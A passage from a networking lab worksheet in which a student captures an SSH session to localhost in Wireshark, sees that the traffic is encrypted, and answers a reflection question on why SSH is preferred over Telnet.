Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
analyst@localhost's password:
Last login: Sat Apr 29 00:04:21 2017 from localhost.localdomain
```

- Stop the Wireshark capture.
- Apply an SSH filter on the Wireshark capture data. Enter **ssh** in the filter field.
- Right-click one of the **SSHv2** lines in the **Packet list** section of Wireshark, and in the drop-down list, select the **Follow TCP Stream** option.
- Examine the **Follow TCP Stream** window of your SSH session. The data has been encrypted and is unreadable. Compare the data in your SSH session to the data of your Telnet session.



- g. After examining your SSH session, click **Close**.
- h. Close Wireshark.

Reflection

Why is SSH preferred over Telnet for remote connections?

Answers may vary.

Similar to Telnet, SSH is used to access and execute commands on a remote system. However, SSH protocol allows users to communicate with remote system securely by encrypting the communications. This prevents any sensitive information, such as usernames and passwords, from being captured during the transmission.